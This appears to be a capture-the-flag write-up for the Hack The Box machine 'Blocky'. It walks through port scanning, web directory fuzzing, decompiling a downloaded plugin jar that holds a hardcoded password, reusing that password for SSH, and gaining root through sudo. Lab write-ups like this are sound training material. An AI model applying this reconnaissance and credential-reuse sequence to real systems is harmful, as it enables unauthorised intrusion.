

Blocky

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For me IP of the machine is : 10.129.230.240

```
ping 10.129.230.240 -c 5
```

```
PING 10.129.230.240 (10.129.230.240) 56(84) bytes of data.  
64 bytes from 10.129.230.240: icmp_seq=1 ttl=63 time=169 ms  
64 bytes from 10.129.230.240: icmp_seq=2 ttl=63 time=83.6 ms  
64 bytes from 10.129.230.240: icmp_seq=3 ttl=63 time=145 ms  
64 bytes from 10.129.230.240: icmp_seq=4 ttl=63 time=130 ms  
64 bytes from 10.129.230.240: icmp_seq=5 ttl=63 time=368 ms  
  
--- 10.129.230.240 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4006ms  
rtt min/avg/max/mdev = 83.571/179.099/368.237/98.581 ms
```

Alright, its online lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.129.230.240 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Blocky git:(main)±1 (23.236s)
```

```
rustscan -a 10.129.230.240 --ulimit 5000
```

```
Open 10.129.230.240:21
```

```
Open 10.129.230.240:80
```

```
Open 10.129.230.240:25565
```

```
[~] Starting Script(s)
```

```
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-24 19:57 IST
```

```
Initiating Ping Scan at 19:57
```

```
Scanning 10.129.230.240 [2 ports]
```

```
Completed Ping Scan at 19:57, 0.15s elapsed (1 total hosts)
```

```
Initiating Parallel DNS resolution of 1 host. at 19:57
```

```
Completed Parallel DNS resolution of 1 host. at 19:57, 0.07s elapsed
```

```
DNS resolution of 1 IPs took 0.07s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
```

```
Initiating Connect Scan at 19:57
```

```
Scanning 10.129.230.240 [4 ports]
```

```
Discovered open port 21/tcp on 10.129.230.240
```

```
Discovered open port 22/tcp on 10.129.230.240
```

```
Discovered open port 80/tcp on 10.129.230.240
```

```
Discovered open port 25565/tcp on 10.129.230.240
```

```
Completed Connect Scan at 19:57, 0.25s elapsed (4 total ports)
```

```
Nmap scan report for 10.129.230.240
```

```
Host is up, received syn-ack (0.18s latency).
```

```
Scanned at 2024-10-24 19:57:28 IST for 0s
```

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack
22/tcp	open	ssh	syn-ack
80/tcp	open	http	syn-ack
25565/tcp	open	minecraft	syn-ack

```
Read data files from: /usr/bin/./share/nmap
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

Open Ports

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack
22/tcp	open	ssh	syn-ack
80/tcp	open	http	syn-ack
25565/tcp	open	minecraft	syn-ack

Lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80,25565 10.129.230.240 -o aggressiveScan.txt -v
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Blocky git:(main)±3 (4m 0.55s)
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80,25565 10.129.230.240 -o aggressiveScan.txt -v
-----
Completed NSE at 20:10, 49.74s elapsed
Initiating NSE at 20:10
Completed NSE at 20:10, 0.00s elapsed
Nmap scan report for 10.129.230.240
Host is up (0.37s latency).

PORT      STATE SERVICE  VERSION
21/tcp    open  ftp?
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Did not follow redirect to http://blocky.htb
25565/tcp open  minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 20:10
Completed NSE at 20:10, 0.00s elapsed
Initiating NSE at 20:10
Completed NSE at 20:10, 0.00s elapsed
Initiating NSE at 20:10
Completed NSE at 20:10, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 240.50 seconds
```

Aggressive Scan

```
PORT STATE SERVICE  VERSION
21/tcp open  ftp?
22/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|   256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
```

```
80/tcp open http Apache httpd 2.4.18
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Did not follow redirect to http://blocky.htb
25565/tcp open minecraft Minecraft 1.11.2 (Protocol: 127, Message:
A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Lets add blocky.htb in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.242    devvortex.htb    dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb     latex.topology.htb     dev.topology.htb
10.10.11.227    keeper.htb        tickets.keeper.htb
10.10.11.136    panda.htb         pandora.panda.htb
10.10.11.105    horizontall.htb   api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb      gitea.searcher.htb
10.10.11.219    pilgrimage.htb
10.10.11.233    analytical.htb    data.analytical.htb
10.10.11.230    cozyhosting.htb
10.10.11.194    soccer.htb        soc-player.soccer.htb
10.10.11.122    nunchucks.htb     store.nunchucks.htb
10.129.228.109    squashed.htb
10.129.228.60    photobomb.htb
10.129.228.98    precious.htb
10.129.227.233    shoppy.htb        mattermost.shoppy.htb
10.129.230.240    blocky.htb
~
```

Now lets do some directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://blocky.htb -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t
200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Blocky git:(main) (25.811s)
feroxbuster -u http://blocky.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t 200 -r --scan-dir-listings
```

Press [ENTER] to use the Scan Management Menu™

404	GET	9L	32w	-c	Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403	GET	11L	32w	-c	Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200	GET	313L	3592w	52227c	http://blocky.htb/
200	GET	10L	51w	380c	http://blocky.htb/wiki/
200	GET	26L	347w	10334c	http://blocky.htb/phpmyadmin/db_structure.php
200	GET	26L	347w	10327c	http://blocky.htb/phpmyadmin/index.php
200	GET	38L	73w	662c	http://blocky.htb/phpmyadmin/js/codemirror/addon/hint/show-hint.css
200	GET	0L	0w	0c	http://blocky.htb/phpmyadmin/js/get_scripts.js.php
200	GET	267L	586w	6715c	http://blocky.htb/phpmyadmin/js/get_image.js.php
200	GET	50L	54w	2100c	http://blocky.htb/phpmyadmin/js/whitelist.php
200	GET	325L	922w	7771c	http://blocky.htb/phpmyadmin/js/codemirror/lib/codemirror.css
200	GET	98L	278w	35231c	http://blocky.htb/phpmyadmin/favicon.ico
200	GET	209L	786w	12811c	http://blocky.htb/phpmyadmin/doc/html/index.html
200	GET	77L	147w	3068c	http://blocky.htb/phpmyadmin/js/codemirror/addon/lint/lint.css
200	GET	1L	1w	53c	http://blocky.htb/phpmyadmin/themes/dot.gif
200	GET	168L	361w	3082c	http://blocky.htb/phpmyadmin/themes/pmahomme/css/printview.css
200	GET	28L	101w	8170c	http://blocky.htb/phpmyadmin/themes/pmahomme/img/logo_right.png
200	GET	1225L	3368w	35212c	http://blocky.htb/phpmyadmin/themes/pmahomme/jquery/jquery-ui-1.11.2.css
200	GET	390L	2925w	28835c	http://blocky.htb/phpmyadmin/js/messages.php
200	GET	5173L	11326w	105964c	http://blocky.htb/phpmyadmin/phpmyadmin.css.php
200	GET	26L	347w	10327c	http://blocky.htb/phpmyadmin/
200	GET	0L	0w	0c	http://blocky.htb/wp-content/
200	GET	0L	0w	0c	http://blocky.htb/wp-content/themes/
200	GET	16L	60w	964c	http://blocky.htb/wp-content/uploads/
200	GET	16L	60w	978c	http://blocky.htb/wp-content/uploads/2017/
200	GET	0L	0w	0c	http://blocky.htb/wp-content/plugins/

```
[#####] - 23s 258206/258206 0s found:24 errors:332051
[#####] - 21s 43008/43008 2077/s http://blocky.htb/
[#####] - 16s 43008/43008 2647/s http://blocky.htb/wiki/
```

🔗 Directories


```
200 GET 313L 3592w 52227c http://blocky.htb/
200 GET 10L 51w 380c http://blocky.htb/wiki/
200 GET 26L 347w 10334c
http://blocky.htb/phpmyadmin/db\_structure.php
200 GET 26L 347w 10327c http://blocky.htb/phpmyadmin/index.php
200 GET 38L 73w 662c
http://blocky.htb/phpmyadmin/js/codemirror/addon/hint/show-hint.css
200 GET 0L 0w 0c
http://blocky.htb/phpmyadmin/js/get\_scripts.js.php
200 GET 267L 586w 6715c
http://blocky.htb/phpmyadmin/js/get\_image.js.php
200 GET 50L 54w 2100c
http://blocky.htb/phpmyadmin/js/whitelist.php
200 GET 325L 922w 7771c
http://blocky.htb/phpmyadmin/js/codemirror/lib/codemirror.css
```

```
200 GET 98L 278w 35231c http://blocky.htb/phpmyadmin/favicon.ico ↗
200 GET 209L 786w 12811c
http://blocky.htb/phpmyadmin/doc/html/index.html ↗
200 GET 77L 147w 3068c
http://blocky.htb/phpmyadmin/js/codemirror/addon/lint/lint.css ↗
200 GET 1L 1w 53c http://blocky.htb/phpmyadmin/themes/dot.gif ↗
200 GET 168L 361w 3082c
http://blocky.htb/phpmyadmin/themes/pmahomme/css/printview.css ↗
200 GET 28L 101w 8170c
http://blocky.htb/phpmyadmin/themes/pmahomme/img/logo_right.png ↗
200 GET 1225L 3368w 35212c
http://blocky.htb/phpmyadmin/themes/pmahomme/jquery/jquery-ui-
1.11.2.css ↗
200 GET 390L 2925w 28835c
http://blocky.htb/phpmyadmin/js/messages.php ↗
200 GET 5173L 11326w 105964c
http://blocky.htb/phpmyadmin/phpmyadmin.css.php ↗
200 GET 26L 347w 10327c http://blocky.htb/phpmyadmin/ ↗
200 GET 0L 0w 0c http://blocky.htb/wp-content/ ↗
200 GET 0L 0w 0c http://blocky.htb/wp-content/themes/ ↗
200 GET 16L 60w 964c http://blocky.htb/wp-content/uploads/ ↗
200 GET 16L 60w 978c http://blocky.htb/wp-content/uploads/2017/ ↗
200 GET 0L 0w 0c http://blocky.htb/wp-content/plugins/ ↗
```

VHOST Enumeration

```
ffuf -u http://blocky.htb -H "Host: FUZZ.blocky.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt -ac -t 200
```


So i manually enumerated a page called /plugins here



I downlaoded this BlockyCore.jar here

Gaining Access

And lets unzip it

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Blocky git:(main)±4 (0.033s)
unzip BlockyCore.jar

Archive:  BlockyCore.jar
  inflating: META-INF/MANIFEST.MF
  inflating: com/myfirstplugin/BlockyCore.class
```

Lets decompile this with ghidra


```
Decompile: <init>_void - (BlockyCore.class)
1
2/* Flags:
3    ACC_PUBLIC
4
5    public BlockyCore() */
6
7void <init>_void(void this)
8
9{
10    this.<init>();
11    this.sqlHost = "localhost";
12    this.sqlUser = "root";
13    this.sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
14    return;
15}
16
```

And we get a password here

I tried SSH in as root but doesnt work ftp also doesnt work here

Lets try to enumerate a username on the site

JULY 2, 2017 BY NOTCH

Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!

We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future 😊

⚠ Creds Found

Username : notch
Password : 8YsqfCTnvxAUeduzjNSXe22

Got a username here lets ssh in now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Blocky git:(main) (10.197s)
ssh notch@blocky.htb
The authenticity of host 'blocky.htb (10.10.10.10)' can't be established.
ED25519 key fingerprint is SHA256:ZspC3hwRDEmd09Mn/ZlgKwCv8I8K0hL9Rt2Us0fZ0/8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'blocky.htb' (ED25519) to the list of known hosts.
notch@blocky.htb's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~ (0.241s)
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~ (0.243s)
id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```

And here is your user.txt

```
notch@Blocky ~ (0.543s)
```

```
ls -al
```

```
total 40
```

```
drwxr-xr-x 5 notch notch 4096 Oct 24 10:18 .
drwxr-xr-x 3 root  root 4096 Jul  2  2017 ..
-rw----- 1 notch notch   1 Dec 24  2017 .bash_history
-rw-r--r-- 1 notch notch  220 Jul  2  2017 .bash_logout
-rw-r--r-- 1 notch notch 3771 Jul  2  2017 .bashrc
drwx----- 2 notch notch 4096 Jul  2  2017 .cache
drwxrwxr-x 7 notch notch 4096 Jul  2  2017 minecraft
drwxrwxr-x 2 notch notch 4096 Jul  2  2017 .nano
-rw-r--r-- 1 notch notch  655 Jul  2  2017 .profile
-rw-r--r-- 1 notch notch   0 Oct 24 10:18 .sudo_as_admin_successful
-r----- 1 notch notch   33 Oct 24 09:17 user.txt
```

Vertical PrivEsc

So if u take a good look at the id of this user

```
notch@Blocky:~ (0.14s)
```

```
id
```

```
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```

We can just run sudo lets just check the permission just in case

```
notch@Blocky ~ (0.287s)
```

```
sudo -l
```

```
Matching Defaults entries for notch on Blocky:
```

```
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User notch may run the following commands on Blocky:
```

```
(ALL : ALL) ALL
```

Lets just root i guess

```
notch@Blocky ~
```

```
sudo su
```

```
root@Blocky:/home/notch# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@Blocky:/home/notch# █
```

and here is your root.txt

```
root@Blocky:/home/notch# cd /root
```

```
root@Blocky:~# ls -al
```

```
total 28
```

```
drwx-----  3 root root 4096 Oct 24 09:17 .
```

```
drwxr-xr-x 23 root root 4096 Jun  2  2022 ..
```

```
-rw-----  1 root root    1 Dec 24  2017 .bash_history
```

```
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
```

```
drwx-----  2 root root 4096 Jun  7  2022 .cache
```

```
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
```

```
-r-----  1 root root   33 Oct 24 09:17 root.txt
```

```
root@Blocky:~# █
```

Thanks for reading :)